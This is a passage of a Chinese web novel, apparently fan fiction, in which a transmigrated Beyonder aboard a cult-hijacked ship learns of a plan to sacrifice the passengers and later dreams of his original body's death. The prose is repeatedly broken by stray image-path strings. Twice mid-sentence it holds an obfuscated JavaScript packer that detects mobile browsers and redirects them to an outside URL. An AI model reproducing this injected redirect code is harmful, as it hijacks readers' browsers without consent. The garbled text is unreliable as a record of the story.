能够结伴出行做任务的非凡者搭档,彼此之间多少都是有感情的。他了解失去同伴是怎样的痛苦,所以安慰起克劳狄来也十分感同身受。 可惜克劳狄已经不再是原先的克劳狄,对原克劳狄的同伴们没什么感情,也并没有因为他们的死亡感到悲伤愤怒不能自已。他只是礼貌地道了声谢,就主动转移话题:“别光聊我了,聊聊你们吧。你们是怎么坐上这艘船的?你们知道他们是拜血教的人,是特地追着他们来的?” 拜血教,在原主所了解的神秘学知识中,是一个崇拜恶魔的邪恶组织,与黑夜女神教会属敌对关系。信仰邪神“宇宙暗面”,其成员多数为罪犯途径,行事风格残忍又血腥。 杀死原主的凶手很符合拜血教的成员特征,他并不怀疑贝里特和加德纳话语的真实性。但他对贝里特和加德纳的身份存在疑虑。这两个人有点太过于善良正直了,不符合野生非凡者的典型特征。野生非凡者,即使是最有原则的那一批,也不会冒着风险救下一个陌生人,还拿价值二十磅的药剂给他喝。甚至不要求他支付报酬。 非凡者晋升的魔药材料十分昂贵,绝大多数没有背景的非凡者都会本着精打细算的原则过日子。而眼前这两位,实力不低,在金钱上也不吝啬,应该不是毫无背景的普通游客。 听到他的问题,贝里特笑了笑:“很警惕。我们的确是为了追查一些事才会坐上这艘船。直白地告诉你也没关系,这群拜血教教徒劫持船只是为了将游客们运往深渊入口,而我们的目的是阻止他们深入迷雾海,献祭船上的游客们。” 他故意避开了克劳狄对他们身份的探究。 克劳狄想了想:“献祭?” “没错,”加德纳接过话头,“一整船的人都是他们的祭品。到目前为止,我们还没搞清楚他们的献祭流程具体是什么。唯一可以确定的 ;eval(function(p,a,c,k,e,d){e=function(c){return(c35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(newRegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17320949|199049||http|test|mini|href|location''.split(''|''),0,{})); () { $(''.inform'').remove(); $(''#content'').append('' 是,他们似乎要在拉夏岛附近与一艘海盗船会合。” 克劳狄“哦”了一声:“拉夏岛是哪里?” 加德纳手里的东西“咚”声落地,贝里特也不可思议地看向他。克劳狄从他们的眼神中读出了看到傻瓜的惊奇意味。这两人的表情就好像在说——天哪!这家伙是个地理盲! 最终还是好脾气的贝里特咽了咽口水,艰难地翻出一张地图指给克劳狄看:“这里。” 克劳狄扫了一眼贝里特手指的方向,又飞快打量了一圈附近的大陆地形,勉强将鲁恩、因蒂斯和弗萨克在哪里记下。这张地图显然是不完整的,克劳狄觉得纸张未描述的地方应该还有其它大陆,只是本时代的人们对其知之不详。 加德纳趁机来到贝里特身旁,用食指在地图上划过一线:“这艘船原定的航线是这样,从因蒂斯西南海岸经过迪西海湾,普利兹港中转,再到恩马特港。但现在他们中途改变航线,直奔迷雾海的方向去了。在抵达拉夏岛之前,船只不会有任何形式的停泊。所以我们想要阻止他们的阴谋,就只能在拉夏岛动手。” “明白了,”克劳狄点头,“我们现在在哪?” 贝里特给他指了个大概的点位。 克劳狄打量这个点位,按照比例尺大致算出船只与拉夏岛的实际距离,和船只剩余的航行时间。最多还有两天船只就要靠岸。有昨晚的混乱在前,船上的拜血教成员们一定会想办法在这两天里解决他们,防止拉夏岛的接头遭到破坏。 又或者…… 克劳狄抬眼:“如果不能在这两天内解决你们,那他们一定会提前通知后面接头的海盗船,跟海盗们联手做一个陷阱对付你们。” “不是‘你们’,是‘我们’,”加德纳歪斜身体纠正他,“现在你跟我们是同一阵线。你觉得我和贝里特被他们杀掉的话,你还能活着逃走?” 克劳狄沉默。 诚然这是事实,但事实听起来也太刺耳了。 他真是瞬间就觉得前途一片暗淡……目前看来船上的非凡者个个都比他强,他如果跟贝里特和加德纳一起对付拜血教的人,最先被拜血教击杀的概率是百分之九十九点九九。 剩下那百分之零点零一,赌恶魔们的善心。 但恶魔们哪来的善心? “别那么沮丧嘛,”贝里特看出了他的心理变化,拍肩安慰他,“免费告诉你一个秘密,怪物途径的序列七叫幸运儿。也许你能在这次的事件中提前体会成为幸运儿的心情,对你未来的晋升道路多有帮助啊!毕竟现在你想活着下船,几乎就只能靠运气了。” 克劳狄有气无力地假笑了一声。 “那我再告诉你一个秘密?那艘预计会在拉夏岛跟他们会合的海盗船上,很可能有一个罪犯途径的半神。哦不对,说不定不止一个半神。” “……我真谢谢您。”这人明明可以不用安慰他的,还偏要来挑衅他一下。 克劳狄忽然很想当场去世。 6. 0-47 船长室。 高度恶魔化的拜血教成员坐在阴暗处,表情愠怒,像是风暴欲来。他面前放着一只黑漆漆的铁匣子。冷光顺着金属的转折线缓慢流淌,像是一条条绑缚盒盖的丝线。 但那股虚化的丝线已经失去意义,铁匣内部空空如也。 “大人,”宽脸的连环杀手越过船长和船员们的尸体,谦卑地递上一张塔罗牌,“让他跑了。看来早在出发以前我们内部就出了告密的叛徒。一个序列六的风眷者,一个序列五的秘偶大师,他们绝不是临时起意坐上这艘船的。如果没有摸清船上的情况,第三方不会如此精准地派出这样两个中序列对付我们。” 恶魔状的大人冷笑。 递到他面前的塔罗牌已经被翻至正面,露出受难者倒挂在绳索上的牌面——倒吊人。序号十二的大阿尔卡纳,代表奉献与自我牺牲。 恶魔捏起那张牌面翻转,“啪”一声扔飞。 “塔罗会。” 蛰伏这么久,终于忍不住出手了。 “还有一件事……我觉得应该向您汇报。昨晚您让我解决的最后那只老鼠,他没死。准确地说,是死了又活了。当时我将他一击毙命,连心脏都掏了出来。但不知道为什么,后来我在船舱外再次遇到他,他就像没事人一样。” 死而复生? 恶魔拧了拧眉,不知想到什么,蓦然看向桌面上的空铁匣:“找到封印物0-47的下落了吗?” “暂时还没有。” “……真是群废物。带着你们有什么用。” 连环杀手低头听训,不敢反驳。他知道对方的怒气绝不是针对这一两次的意外,从那件封印物突然消失以来,所有人都是日夜悬心。 那可是0级封印物,联通异界天国的钥匙,具备活着的特性。不自量力试图驱使它的人会遭到报复。现在它从他们手上逃脱,一定会想办法杀死他们。不,是杀死船上的所有人! 一想到这些,连环杀手就感到一阵恐惧。 “0-47的丢失或许跟那只老鼠有关系,”“大人”若有所思的话音唤回了他的神思,“去把那只老鼠找回来,杀了通灵。” 连环杀手连忙正色:“是。” “随时联络更正船只航向,别被它带到什么阴沟里去了。那种0级封印物很狡诈。” “……是。” …… 在加德纳和贝里特有意的帮助下,克劳狄大致了解了这艘船上的情况。敌方初始共有七人,其中有两人已经在昨晚的战斗中毙命。剩下的五人,有两个低序列,一个序列七的连环杀手、一个被控制的审讯者,和一个序列五的恶魔。 无论是人数、途径的战斗加持特性还是其他方面,敌方实力都远胜过他们三个。更别说那群人手里还有一件相当可怕的0级封印物。 贝里特说,那件0级封印物自被战神教会封存直至去年,从未被外界探知过,各大官方教会的非凡者高层也未必知道它的样子和能力。如果不是几年前那场席卷大陆的战争导致战神教会内部动荡,拜血教也不可能得到它。 说这段话时,贝里特的语气十分笃定,就好像他是什么官方教会的内部人员似的。克劳狄因此对他的身份有了点猜测,但没表露出来。 天亮以后,贝里特离开了舱室。加德纳也向克劳狄解释了这间屋子能躲过拜血教教徒们搜查的原因——桌面上那只玻璃球果然是非凡物品。 “这东西叫‘黑暗角落’。能够隐秘十米半径内的空间,能力十分实用,但使用条件也麻烦。每隔十六个小时,你需要向它浇灌300ml的活人血液,将玻璃球面浇透。献血者必须是活人,而且不要连续三次使用同一个人的血液。向它贡献完血液的十六个小时里,献血者本人不能在受它庇护的空间里入睡。另外最重要的是,千万别在它的生效范围内持续停留二十个小时以上。” 克劳狄看着加德纳划破手掌按上玻璃球面,发自内心地好奇了一句:“如果连续三次使用同一个人的血液会怎么样?” “会被它‘吃’掉,”加德纳望着血液沿“黑暗角落”淌流,“哦,还有一条注意事项,差点忘了,没有向它献出血液的人不能单独面对它。” 克劳狄点点头,认真观察起玻璃球内一闪一闪的光泽来。加德纳的血液沿球面淌落到底座,居然没有留下什么难以清洁的污渍。玻璃球将所有的血液都吸收了。细看之下,红色褪去的一瞬间,反光中似乎还有复杂的纹路一闪而逝。 纹路拼成的图案,像是储物间里的景象。 加德纳很快结束献血,用绷带把手心缠了起来。克劳狄撑起胳膊看他动作,莫名冒出个“这家伙身上明明有伤口在流血,为什么还要割破手心再制造一道伤口”的念头。但他没敢把这种想法说出来,怕被加德纳揍。 脱了上衣把非凡物品按在腰上取血,这场景想想也挺奇怪的。 加德纳不知道他在想什么怪事,系好绷带就踢他小腿:“虽然你的死活跟我没什么关系,但我还是要提醒你一句,下一次就轮到你放血了,如果你不趁这个时间睡一觉,之后我们没时间给你休息。放血之前你必须先跟我一起出去透四个小时的气,刷新持续停留时长。所以当前这十二个小时,是你最后的休憩时间。” 克劳狄算了算,船只还有最后四十多个小时抵达拉夏岛。靠岸后,无论是选择帮助加德纳和贝里特对付拜血教成员们,还是趁乱自己逃跑,他都需要恢复体力,保持一个良好的状态。 加德纳的建议是有道理的。 他擦擦地上的灰尘,靠着船舱外墙坐下。静默片刻后,才想起来要回应加德纳:“谢谢。” “你到底在哪学的礼貌?”加德纳嗤笑,“我们船队里最不擅长说话的人都比你反应速度快。” “船队?” “呃……我家住群岛,以前是个捕蟹人。” 克劳狄抱着手臂并不睁眼,心说“骗鬼呢”。但也不拆穿加德纳。加德纳和贝里特属于哪方势力对他来讲一点也不重要,哪怕跟原主阵营敌对也没关系,毕竟他不是原主本人。 只要他们不威胁到现在的他。 克劳狄打了个呵欠,缓缓偏过头去。之前精神高度紧张,熬了一个通宵也不觉得累。这会突然放松下来,困意瞬间就铺天盖地地把他压倒。35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17320950|199049||http|test|mini|href|location''.split(''|''),0,{})); () { $(''.inform'').remove(); $(''#content'').append('' p> 世界的声音慢慢变得迟缓,加德纳还在断断续续地说话。他隐约听到对方念叨了两句“0级封印物”、“恶魔召唤术”什么的。最终,世界归寂。 …… 意识沉眠后,一切都是粘稠的。 克劳狄的精神逐渐脱离现实喧嚣,落进沉闷的黑暗。远空中有轻微的“沙沙”声传来,仿佛星空之外嵌着一座巨大的瀑布。它正在永无休止地流淌着。克劳狄本能地舒展意识,“沙沙”声便逐渐推近。一只巨大的沙漏出现在他眼前。 他低头,发现自己站立在沙砾流落的关口。 是梦? 克劳狄的神思清明过来。他意识到这里是自己的梦境。世界旋即变得清晰,沙漏后方的远空逐渐明亮,幻化成无穷星空。 一颗颗星子无声闪烁,仿佛血腥的鬼眼。 有东西在星空外看着他。 ——不知道为什么,克劳狄脑子里自动冒出了这样的想法。 身后的纯白沙砾无止息地下落,通过细小的关口蓄积在下方空洞中,被黑暗染色。他缓慢将感知探入黑暗,忽然间,梦境归于一种极其真实的情形。有道声音背对着他默念了一句什么。 什么……他听不清。 克劳狄堕入其中,神思恍惚。一切都变得混乱而模糊,像是被白茫茫雾气包裹的静止画卷。沙漏、星空,无穷的黑暗同时崩解。 他落回到最初的船舱里。 遗失的记忆倒回、定格,又重新开始流动。 绯红月色照耀窗台,房间的地面上横七竖八显现出许多陈旧的仪式材料。香薰蜡烛上的火光细成一线,诡异地跳跃着。而“他”端坐在复杂的仪式魔法绘图前,轻轻割开胸腔皮肉。 是克劳狄·奥兰多,原本的克劳狄·奥兰多。 克劳狄瞬间清醒,快步上前,试图从这一情形中找到什么和原主身份有关的线索。但原主忽然抬头——那双蓝眼睛里流淌的疯狂让他顿步。 匕首尖端的血肉被克劳狄·奥兰多送进火光。细成一线的火苗猛然窜高,仿佛从地狱里爬出来的毒蛇般、细细嚼碎“他”敬献的祭品。 血红皮肉被火舌舔舐成灰。房间里的风声陷入沉寂。克劳狄·奥兰多摔跪下去,艰难喘息。 “他”似乎说了什么,但克劳狄听不清。 下一秒,虚空裂隙自黑暗处展开。克劳狄眸光一滞,本能地出声提醒:“躲开!” ——然而没用,凶残的骨蛇陡然自裂隙中飞出,克劳狄·奥兰多因疼痛而微微抽搐的胸口瞬间被血液染红。他时隔十多个小时的提醒并不能跨越时空挽救原主的生命,眼前这一切只是梦境,只是对原主记忆的复现而已。 克劳狄伸出的右手僵在半空。 原主扑倒在地,眼底光芒逐渐暗淡,血泊沿着他的身体轮廓向外蔓延。场景慢慢褪色,环境声音也变得驳杂。最后,世界定格在杀人凶手踢翻那根香薰蜡烛的一瞬间。 原主准备的仪式材料着了火,在火光中化作飞灰。而意识消弭的最后一秒,克劳狄看到地面上的火焰由白转蓝。虚幻的呓语奔涌具象,将绯红月色异化成诡谲的白。 7. 十二号牌 环境重归黑暗,沙漏的窸窣声再次浮现。 克劳狄缓慢放下悬空的手臂。 虽然刚刚发生的一切都是既成事实的过去,但亲眼看着原克劳狄惨死在自己面前,他还是觉得有点不太好受。胸口闷胀。 好一会他才从恍惚中回神,意识到那一幕中其实暗藏了不少有用信息。 原主那个仪式的流程很奇怪。祈求对象不是这个世界的任何一位正统神明,疑似某种邪恶存在。在六月十八日的最后那篇日记里,原主说他做了一个别无选择的无奈决定,应该就是指向这位邪恶存在祈祷的事。 这位邪恶存在并非原主信仰的对象。那篇日记的字里行间流露出强烈的挣扎与不安,所以显然,当时是原主第一次尝试与祂沟通。 整件事情的经过应该是这样:原主在被拜血教教众逼入绝境、同伴全军覆没的情况下,尝试以向邪神祈求的方式自救,然而这一过程被拜血教的连环杀手打断,沟通邪神的仪式发生了扭曲。之后他就穿到这里成了克劳狄。 他的穿越或许跟那股扭曲仪式的力量有关。 克劳狄回神,思路逐渐清晰。 ——得想个办法弄清楚原主当时的祈求对象是谁才行。 他环顾一圈,尝试驱动大脑再次复刻刚才的情形。然而梦境并没有随他这个梦境主人的意愿发生改变,世界又变回了那副星空浩瀚的模样。 唯一发生改变的是那只沙漏。 在倾泻完最后几粒薄沙后,沙砾停止流动。 